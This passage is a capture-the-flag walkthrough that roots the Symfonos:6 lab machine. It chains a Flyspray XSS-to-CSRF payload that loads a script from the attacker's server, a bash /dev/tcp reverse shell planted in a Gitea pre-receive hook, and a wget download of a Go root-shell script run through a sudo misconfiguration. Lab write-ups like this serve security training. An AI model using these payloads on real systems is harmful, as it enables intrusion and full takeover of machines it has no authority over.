Flyspray 0.9.9.6 - Cross-Site Request Forgery | php/webapps/18468.html
FlySpray 1.0-rc4 - Cross-Site Scripting / Cross-Site Request Forgery | php/webapps/41918.txt
Mambo Component com_flyspray < 1.0.1 - Remote File Disclosure | php/webapps/2852.txt
------------------------------------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
┌──(kali㉿kali)-[~]
└─$
Among these search results, the exploit
listed in the
sixth position
, targeting
Flyspray versions 1.0-rc4
,
might be valuable. This exploit could potentially allow us to take advantage of
known vulnerabilities within the application.
Exploiting FlySpray (Manually)
So, let's download this exploit to local storage.
┌──(kali㉿kali)-[~]
└─$ searchsploit -m php/webapps/41918.txt
Exploit: FlySpray 1.0-rc4 - Cross-Site Scripting / Cross-Site Request Forgery
URL: https://www.exploit-db.com/exploits/41918
Path: /usr/share/exploitdb/exploits/php/webapps/41918.txt
Codes: N/A
Verified: True
File Type: ASCII text
Copied to: /home/kali/41918.txt
┌──(kali㉿kali)-[~]
└─$
Now
that it is saved as a text file, let's open it and examine its contents.
The
file provides basic information about the exploit, outlining its purpose and
potential impact. Let's analyze it further.
SSRF (Server-Side Request
Forgery)
vulnerabilities allow attackers to
send crafted requests from a compromised server, potentially accessing internal
systems or escalating the attack. In this case, an
XSS (Cross-Site Scripting)
vulnerability in
Flyspray 1.0-rc4
can be
combined with
CSRF (Cross-Site Request Forgery)
to exploit the system further. This approach could create a new admin account
by leveraging the XSS-to-CSRF method.
Upon reviewing the file, I can determine how it can be
utilized.
Register a New user and verify if is it Vulnerable to XSS
To test for an XSS vulnerability, our first step is to
register a new
user
.
1. On the
login page
, click on the Register
button.
2. This action displays a registration form that we need to fill out.
-
In the
Username
field, enter a username of your
choice.
-
In the
Password
field, input a password. For
this demonstration, I'll use
12345678.
-
In the
Real Name
field
, I
will insert a basic XSS script that triggers an alert displaying
"hello" upon successful execution.
-
Once the form is completed, submit it to register the new user.
3. After successful registration, we can
proceed by logging in with the newly created credentials to verify if the
XSS
vulnerability
exists.
4. Now, let’s navigate to the
user profile
page.
5. Upon
navigating, the user profile page triggers a popup
displaying "hello!", which confirms the application is
vulnerable to XSS.
Now that, we know
Flyspray to be
vulnerable, let’s serve the exploit script and feed it to the admin account by
changing the Real name into
a script code that will allow us to execute scripts to gather the CSRF token and
submit a form to
create a new admin
.
Serve the exploit script and feed it to the admin account
1. First, we have to create a file that
containing the exploit code.
You can find the exploit script in the download text file.
Copy it
and paste it into a text editor.
Save the script with the filename,
exploit.js
.
2. Now, we need to set up a
simple HTTP server
to host the
exploit script. Use Python to serve the script:
python3 -m http.server
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
3. Now, we need to deploy
the Exploit.
-
Modify the Real Name field
of the logged-in user. Input the following payload in the
Real Name
field:
"><script src="http://<YOUR_SERVER_IP>:8000/exploit.js"></script>
-
Replace
<YOUR_SERVER_IP>
with the IP address hosting the HTTP server.
-
Navigate to a page where the
Real Name
field is reflected,
such as in bug report comments or the user profile page.
4. Upon clicking the profile icon, the
embedded
exploit.js
script in the field will execute automatically.
5. To verify whether the exploit was successful, check
the
HTTP server logs
on the see lf-hosted Python server.
.png)
The logs should confirm that the script was accessed, which indicates it was triggered correctly.
6. Make sure to
work properly,
It is important to
add a comment
before updating the details to ensure the exploit executes properly. Adding a simple comment like '
Help!
' can help track changes and confirm if the
payload triggers
successfully.
Re-Login with newly created Credentials
Once confirmed, proceed to
logout and
re-login using
the newly created credentials:
-
Username:
hacker
-
Password:
12345678
With a successful login, we now check if the newly created account has any additional information that will lead us to further exploitation. This can be confirmed by accessing the
dashboard panel
.
Within the dashboard panel, there is a
bug report with ID: 2
. Reviewing the task description for this report, reveals a hint, which contains credentials. These credentials might grant access to other systems or services within the network.
Upon reviewing the task description associated with this report,
we discovered a hint containing credentials.
With this credential we have we can try to
attempt to gain a foothold on the target system.
Foothold
Access Via SSH
To gain Foothold using the provided
credentials, we will try to attempt to access the system via SSH.
┌──(kali㉿kali)-[~]
└─$ ssh achilles@192.168.103.18
The authenticity of host '192.168.103.18 (192.168.103.18)' can't be established.
ED25519 key fingerprint is SHA256:MCN41cqZbJGd911b9OVaVYAdycWmYvB/Vbm91gBlfpY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.103.18' (ED25519) to the list of known hosts.
achilles@192.168.103.18: Permission denied (publickey,gssapi-keyex,gssapi-with-mic).
┌──(kali㉿kali)-[~]
└─$
However, it
was discovered that
password logins have been
disabled
, which is a sensible security measure.
Re-examining the hint reveals a reference
to
Gitea
, indicating that it may be
configured internally for Git-related needs.
But, what is Gitea?
Gitea is a lightweight,
self-hosted Git service similar to GitHub, offering features such as:
-
Repositories for version
control
-
Issue tracking
for task management
-
Code review for collaborative
development
In this scenario,
Gitea
might be accessible
internally and could contain sensitive information or misconfigurations that
can be exploited.
The focus now shifts to Enumerating Gitea for
potential vulnerabilities or misconfigurations.
Enumerate Gitea
From the Nmap scan, we previously identified a service
running on
Port
3000
, running a service resembling
Gitea
, a self-hosted
Git service, which we are looking for enumeration.
3000/tcp open ppp?
| fingerprint-strings:
| GenericLines, Help:
| HTTP/1.1 400 Bad Request
| Content-Type: text/plain; charset=utf-8
| Connection: close
| Request
| GetRequest:
| HTTP/1.0 200 OK
| Content-Type: text/html; charset=UTF-8
| Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
| Set-Cookie: i_like_gitea=49fd5825fad5aa8d; Path=/; HttpOnly
| Set-Cookie: _csrf=Pk916asD1Xz4WaGVF4mpyjccdr06MTczMzA3NzAzNDk2ODc3OTI3NA; Path=/; Expires=Mon, 02 Dec 2024 18:17:14 GMT; HttpOnly
| X-Frame-Options: SAMEORIGIN
| Date: Sun, 01 Dec 2024 18:17:15 GMT
| <!DOCTYPE html>
| <html lang="en-US">
| <head data-suburl="">
| <meta charset="utf-8">
| <meta name="viewport" content="width=device-width, initial-scale=1">
| <meta http-equiv="x-ua-compatible" content="ie=edge">
| <title> Symfonos6</title>
| <link rel="manifest" href="/manifest.json" crossorigin="use-credentials">
| <script>
| ('serviceWorker' in navigator) {
| navigator.serviceWorker.register('/serviceworker.js').then(function(registration) {
| console.info('ServiceWorker registration successful with scope: ', registrat
| HTTPOptions:
| HTTP/1.0 404 Not Found
| Content-Type: text/html; charset=UTF-8
| Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
| Set-Cookie: i_like_gitea=82b3bbaff5fa3556; Path=/; HttpOnly
| Set-Cookie: _csrf=aoXQJDIzGFtpa492o1ciqnAr6Lo6MTczMzA3NzA0MDE3MTgxMzQ2OA; Path=/; Expires=Mon, 02 Dec 2024 18:17:20 GMT; HttpOnly
| X-Frame-Options: SAMEORIGIN
| Date: Sun, 01 Dec 2024 18:17:20 GMT
| <!DOCTYPE html>
| <html lang="en-US">
| <head data-suburl="">
| <meta charset="utf-8">
| <meta name="viewport" content="width=device-width, initial-scale=1">
| <meta http-equiv="x-ua-compatible" content="ie=edge">
| <title>Page Not Found - Symfonos6</title>
| <link rel="manifest" href="/manifest.json" crossorigin="use-credentials">
| <script>
| ('serviceWorker' in navigator) {
| navigator.serviceWorker.register('/serviceworker.js').then(function(registration) {
|_ console.info('ServiceWorker registration successful
Let's access it from the web browser.
Previously, we found a credential that can be used
to log in to
Gitea
.
- Username: Achilles
- Password: h2sBr9gryBunKdF9.
Click on sign in to navigate to
the Sign In page of Gitea and enter the previously foundedcredentials:
Upon trying, we successfully logged in to Achille's
dashboard panel
.
Now,
let’s inspect Achilles' dashboard panel.
Inspect Gitea Dashboard
Upon logging in as the user Achilles, two
repositories are noted:
-
Symfonos-blog
-
Symfonos-API
Inspect the Repo: symfonos-blog.
Based on the web content and structure, this repository appears to extend the web page's functionality at
http://192.168.103.18
.
Inspect the Repo: symfonos-api
The
.env file within this repository contains data suggesting it is a custom
REST API application
running on
Port 5000
.
While the repositories provide insights
into the target system, they do not offer a direct path to escalate privileges
or gain further access.
Exploiting Gitea service (Manually)
To proceed, we investigate potential
exploits targeting the Gitea service.
┌──(kali㉿kali)-[~]
└─$ searchsploit gitea
------------------------------------------------------------------------------------------------------------------------ ---------------------------------
Exploit Title | Path
------------------------------------------------------------------------------------------------------------------------ ---------------------------------
Gitea 1.12.5 - Remote Code Execution (Authenticated) | multiple/webapps/49571.py
Gitea 1.16.6 - Remote Code Execution (RCE) (Metasploit) | multiple/webapps/51009.rb
Gitea 1.4.0 - Remote Code Execution | multiple/webapps/44996.py
Gitea 1.7.5 - Remote Code Execution | multiple/webapps/49383.py
------------------------------------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
┌──(kali㉿kali)-[~]
└─$
We identify a suitable exploit:
Gitea 1.12.5 - Remote Code
Execution (Authenticated).
This Python-based exploit allows an
authenticated user to execute arbitrary code on the target system.
By analyzing the exploit script, we can understand how it works and decide to replicate its steps manually to gain a reverse shell.
There are two ways to achieve this —
-
Modifying an existing repository or
-
By creating a new one.
Here, let's modify the
SymfonOS-blog
repository to establish the reverse shell.
But before, we must have to set up a reverse
shell listener using Netcat.
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
First, click on the repository to open it.
From the SymfonOS-Blog Git Management, locate for Setting.
Then, navigate to
Settings
, and
under the settings menu, select
Git Hooks
.
In the
GitHook
we can edit hook files to set up custom operation.
Here, we need to edit the
pre-receive
hook by clicking on the edit icon.
Now, let's
inject the reverse shell payload
script into the hook.
bash -c 'bash -i>& /dev/tcp/<Attacking_IP>/<Listening_PORT> 0>&1'
-
<Attacking_IP>
: Specify the Listening IP address
-
<Listening_PORT>
: Specify the Listening Port
Once the payload is added, click on
Update Hook
to
save the changes.
However, to trigger the exploit, we need to
push a commit
to activate the pre-receive hook.
In the S
ymfonos-blog
repository, let's modify an existing file to push a commit. I'll choose the
index.php
file
and add a simple comment tag at the end of the PHP code to avoid affecting
functionality.
Click on
index.php which will redirect us to the page source code, where we have to click on the
edit icon
to make some changes.
Next, we have to add some
PHP code
. To not affect the whole PHP code, I use a comment tag to add a comment.
Next, let's
add a commit message
to reflect
the changes we've made.
Once the message is added, click on
Commit Changes.
This action triggers the payload and
initiates a connection to our reverse shell listener.
Before committing the changes, ensure that
the
NetCat listener
is running to capture the callback.
Once the payload executes successfully, check the listener to confirm an
established connection.
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.103.3] from (UNKNOWN) [192.168.103.18] 37794
bash: no job control in this shell
[git@symfonos6 symfonos-blog.git]$
Here, we can see in the listener that we
have successfully received a connection and gained a foothold on the target
system.
Enumerate the Session
Now, let's enumerate the session to explore possibilities that may help
us gain full control over the target system.
First, we need to check for the
user context
to understand our current privileges. To do this, run the
whoami
command in the callback session. This will confirm the active user we are operating
as within the compromised system.
[git@symfonos6 symfonos-blog.git]$ whoami
whoami
git
[git@symfonos6 symfonos-blog.git]$
Currently, we have initial access as the
git
user,
which provides limited permissions. This means we need to perform
privilege escalation
or lateral movement to achieve full control over the target system.
Now, let's search for
user flags.
Navigate to the
git
user’s home directory to check for any user flag.
[git@symfonos6 symfonos-blog.git]$ cd
cd
[git@symfonos6 ~]$ ls -al
ls -al
total 20
drwx------ 4 git git 139 Dec 1 14:46 .
drwxr-xr-x. 4 root root 33 Apr 2 2020 ..
-rw------- 1 git git 33 Dec 1 14:46 .bash_history
-rw-r--r-- 1 git git 18 Apr 10 2018 .bash_logout
-rw-r--r-- 1 git git 193 Apr 10 2018 .bash_profile
-rw-r--r-- 1 git git 231 Apr 10 2018 .bashrc
-rw-r--r-- 1 git git 73 Dec 1 14:09 .gitconfig
drwx------ 2 git git 29 Apr 2 2020 .ssh
drwxr-xr-x 3 git git 22 Apr 2 2020 gitea-repositories
[git@symfonos6 ~]$
However, no flag
is found for this user, indicating that there might be other users on the
system, or we may need to enumerate further to gain higher privileges.
Privilege
Escalation
Enumerate System Information
In the privilege escalation phase, our main
goal is to conduct deeper enumeration to uncover potential misconfigurations,
exploitable vulnerabilities, or overlooked permissions that could allow us to
escalate to root or another privileged user. This involves investigating file
permissions, SUID files, running services, and scheduled tasks for possible
exploitation opportunities.
Since we currently operate with limited
user privileges via the reverse shell, we face restrictions in accessing
certain files and commands, making a thorough assessment challenging.
To move forward, let's run the
sudo -l
command
to check if the
git
user has any special sudo privileges.
[git@symfonos6 ~]$ sudo -l
sudo -l
We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:
#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.
sudo: no tty present and no askpass program specified
[git@symfonos6 ~]$
It appears that the
git
user does
not have permission to run sudo commands. This suggests that other users might
have higher privileges.
Escalate to user, Achilles
Let's change the directory to the
/home
directory.
[git@symfonos6 ~]$ cd /home
cd /home
[git@symfonos6 home]$ ls -al
ls -al
total 0
drwxr-xr-x. 4 root root 33 Apr 2 2020 .
dr-xr-xr-x. 17 root root 224 Mar 30 2020 ..
drwx------ 6 achilles achilles 171 Apr 2 2020 achilles
drwx------ 4 git git 139 Dec 1 14:46 git
[git@symfonos6 home]$
Here, we have identified another user
directory named
Achilles,
which means there is a user account with this name.
If we recall from the Flyspray post-exploitation phase, we previously discovered a set of credentials.
We attempted to use them via the SSH client, but the login failed, possibly due to key-based authentication requirements or SSH configuration restrictions.
Instead of SSH, let's try switching to the
Achilles
user by using the
su
command with the discovered credentials.
[git@symfonos6 home]$ su achilles
su achilles
Password: h2sBr9gryBunKdF9
Now, we have successfully switched to the
Achilles
user.
However, we notice that the shell is limited or hidden.
To overcome this, let's
check if
Python
is available on the system to help us upgrade the shell. If Python’s presence is there, we can run a command to upgrade our shell for better functionality.
python --version
Python 2.7.5
python -c "import pty;pty.spawn('/bin/bash')"
[achilles@symfonos6 home]$
Now that we have
an upgraded shell, let's navigate through the directories to search for a user
flag.
[achilles@symfonos6 home]$ cd
cd
[achilles@symfonos6 ~]$ ls -al
ls -al
total 16
drwx------ 6 achilles achilles 171 Apr 2 2020 .
drwxr-xr-x. 4 root root 33 Apr 2 2020 ..
lrwxrwxrwx 1 root root 9 Apr 2 2020 .bash_history -> /dev/null
-rw-r--r-- 1 achilles achilles 18 Apr 10 2018 .bash_logout
-rw-r--r-- 1 achilles achilles 229 Apr 2 2020 .bash_profile
-rw-r--r-- 1 achilles achilles 231 Apr 10 2018 .bashrc
drwxrwxr-x 3 achilles achilles 22 Apr 2 2020 .cache
-rw-rw-r-- 1 achilles achilles 57 Apr 2 2020 .gitconfig
lrwxrwxrwx 1 root root 9 Apr 2 2020 .mysql_history -> /dev/null
drwxrw---- 3 achilles achilles 19 Apr 2 2020 .pki
drwx------ 2 achilles achilles 61 Apr 3 2020 .ssh
drwxrwxr-x 5 achilles achilles 39 Apr 2 2020 go
[achilles@symfonos6 ~]$
Unfortunately, no flag is found here either.
The final step is to gain
superuser
privileges, which will allow us to access the root shell.
To proceed, let's
check if the
Achilles
user has any special sudo privileges by running the
sudo -l
command.
[achilles@symfonos6 ~]$ sudo -l
sudo -l
Matching Defaults entries for achilles on symfonos6:
!visiblepw, always_set_home, match_group_by_gid, env_reset,
env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin
User achilles may run the following commands on symfonos6:
(ALL) NOPASSWD: /usr/local/go/bin/go
[achilles@symfonos6 ~]$
The output reveals that the
Achilles
user
is allowed to execute the
/usr/local/go/bin/go
command as root without requiring a password.
The
go command, part of the Go programming language
environment, can be leveraged to execute arbitrary commands or scripts.
This
provides a
direct pathway to escalate privileges and gain root access by crafting and
executing a malicious Go script.
Privilege Escalation via Misconfigured Sudo Permissions on Go Binary
First, let's change the directory to the
/tmp
directory.
[achilles@symfonos6 ~]$ cd /tmp
cd /tmp
[achilles@symfonos6 tmp]$
Here, we need to create a Go script that will help us gain a root shell when executed.
Open a text editor and create a new file.
Add the following code and save it as
root_shell.go
.
package main
import (
"os"
"os/exec"
)
func main() {
cmd := exec.command("/bin/bash")
cmd.Stdin = os.Stdin
cmd.Stdout = os.Stdout
cmd.Stderr = os.Stderr
cmd.Run()
}
Now, we need to transfer this script to the
target machine. If you recall, we had already started the
HTTP server
earlier to host the JavaScript file used in exploiting
Flyspray
.
Switch back to the target machine where we
previously navigated to the
/tmp
directory. Use the
wget
command
to download the script from our attacking machine.
[achilles@symfonos6 tmp]$ wget http://192.168.103.3:8000/root_shell.go
wget http://192.168.103.3:8000/root_shell.go
--2024-12-01 15:03:32-- http://192.168.103.3:8000/root_shell.go
Connecting to 192.168.103.3:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 195 [application/octet-stream]
Saving to: 'root_shell.go'
100%[======================================>] 195 --.-K/s in 0s
2024-12-01 15:03:32 (31.5 MB/s) - 'root_shell.go' saved [195/195]
[achilles@symfonos6 tmp]$
Once the script is downloaded, execute it
with elevated privileges using the
sudo /usr/local/go/bin/go run <go_script>
.
[achilles@symfonos6 tmp]$ ls -al
ls -al
total 28
drwxrwxrwt. 26 root root 8192 Dec 1 15:03 .
dr-xr-xr-x. 17 root root 224 Mar 30 2020 ..
-rw-rw-r-- 1 achilles achilles 195 Dec 1 15:02 root_shell.go
[achilles@symfonos6 tmp]$ sudo /usr/local/go/bin/go run root_shell.go
sudo /usr/local/go/bin/go run root_shell.go
[root@symfonos6 tmp]#
When the script runs successfully, it
should spawn a root shell. To verify the access level, run the
whoami
command.
[root@symfonos6 tmp]# whoami
whoami
root
[root@symfonos6 tmp]#
Finally, navigate to the
/root
directory to locate and retrieve the root flag.
[root@symfonos6 tmp]# cd /root
cd /root
[root@symfonos6 ~]# ls -al
ls -al
total 32
dr-xr-x---. 6 root root 238 Apr 6 2020 .
dr-xr-xr-x. 17 root root 224 Mar 30 2020 ..
lrwxrwxrwx 1 root root 9 Mar 30 2020 .bash_history -> /dev/null
-rw-r--r--. 1 root root 18 Dec 28 2013 .bash_logout
-rw-r--r--. 1 root root 176 Dec 28 2013 .bash_profile
-rw-r--r--. 1 root root 176 Dec 28 2013 .bashrc
drwx------ 3 root root 17 Mar 30 2020 .cache
-rw-r--r--. 1 root root 100 Dec 28 2013 .cshrc
-rw-r--r-- 1 root root 57 Apr 2 2020 .gitconfig
lrwxrwxrwx 1 root root 9 Apr 2 2020 .mysql_history -> /dev/null
drwxr----- 3 root root 19 Mar 30 2020 .pki
drwxr-xr-x 2 root root 29 Apr 3 2020 .ssh
-rw-r--r--. 1 root root 129 Dec 28 2013 .tcshrc
-rw------- 1 root root 1555 Apr 6 2020 .viminfo
-rw-r--r-- 1 root root 592 Apr 2 2020 proof.txt
drwxr-x--- 2 root root 24 Apr 4 2020 scripts
[root@symfonos6 ~]# cat proof.txt
cat proof.txt
Congrats on rooting symfonos:6!
,_---~~~~~----._
_,,_,*^____ _____``*g*\"*,
/ __/ /' ^. / \ ^@q f
[ @f | @)) | | @)) l 0 _/
\`/ \~____ / __ \_____/ \
| _l__l_ I
} [______] I
] | | | |
] ~ ~ |
| |
| |
Contact me via Twitter @zayotic to give feedback!
[root@symfonos6 ~]#
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)
.png)